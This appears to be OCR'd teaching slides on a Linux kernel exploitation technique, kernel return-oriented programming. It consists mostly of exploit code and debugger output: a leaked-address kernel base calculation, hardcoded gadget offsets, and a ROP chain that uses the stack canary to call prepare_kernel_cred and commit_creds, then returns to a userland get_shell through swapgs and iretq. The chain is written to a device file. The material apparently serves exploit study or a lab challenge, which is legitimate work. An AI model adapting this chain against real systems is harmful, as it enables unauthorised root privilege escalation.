
```
------------------------------------------------------------------------------------------ code: x86:64
    0x401780 2520a34c00          <backup_tf+0x21>   and    eax, 0x4ca320
    0x401785 488d05b9ffffff      <backup_tf+0x26>   lea    rax, [rip + 0xffffffffffffffb9] # 0x401745 <get_shell>
    0x40178c 4889056d8b0c00      <backup_tf+0x2d>   mov    QWORD PTR [rip + 0xc8b6d], rax # 0x4ca300 <tf>
 -> 0x401793 90                  <backup_tf+0x34>   nop
    0x401794 5d                  <backup_tf+0x35>   pop    rbp
    0x401795 c3                  <backup_tf+0x36>   ret
```



```
gef> x/6gx 0x4ca300
0x4ca300 <tf>:  0x0000000000401745      0x0000000000000033
0x4ca310 <tf+16>:       0x0000000000000302      0x00007fffffffdc30
0x4ca320 <tf+32>:       0x000000000000002b      0x0000000000000001
gef> 
```

Linux Kernel Exploit Technique


- Kernel Return Oriented Programming



```
void * kernel_address_leak = leak_buf[3];
void * kernel_base = kernel_address_leak - 0x4cd7c8;

void * prepare_kernel_cred = kernel_base + 0x2c79a0;
void * commit_creds = kernel_base + 0x2c7710;
void * init_task_ptr = kernel_base + 0x1c0e940;
void * pop_rdi = kernel_base + 0x2068ed;
void * pop_rcx = kernel_base + 0x37a673;
void * swapgs = kernel_base + 0x11efb48;
void * iretq = kernel_base + 0x23e387;
void * mov_rdi_rax = kernel_base + 0x11f0a9f; // mov rdi, rax ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret


printf("canary : %p\n",canary);
printf("kernel_address_leak : %p\n",kernel_address_leak);
printf("prepare_kernel_cred : %p\n",prepare_kernel_cred);
printf("commit_creds : %p\n",commit_creds);
printf("init_task_ptr : %p\n",init_task_ptr);

rop[2] = canary;
rop[3] = pop_rdi;
rop[4] = init_task_ptr;
rop[5] = prepare_kernel_cred;
rop[6] = pop_rcx;
rop[7] = 0;
rop[8] = mov_rdi_rax;
rop[9] = commit_creds;
rop[10] = swapgs;
rop[11] = iretq;
rop[12] = tf.user_rip;
rop[13] = tf.user_cs;
rop[14] = tf.user_rflags;
rop[15] = tf.user_rsp;
rop[16] = tf.user_ss;
write(fd, rop, 136);
```

Linux Kernel Exploit Technique

- Kernel Return Oriented Programming

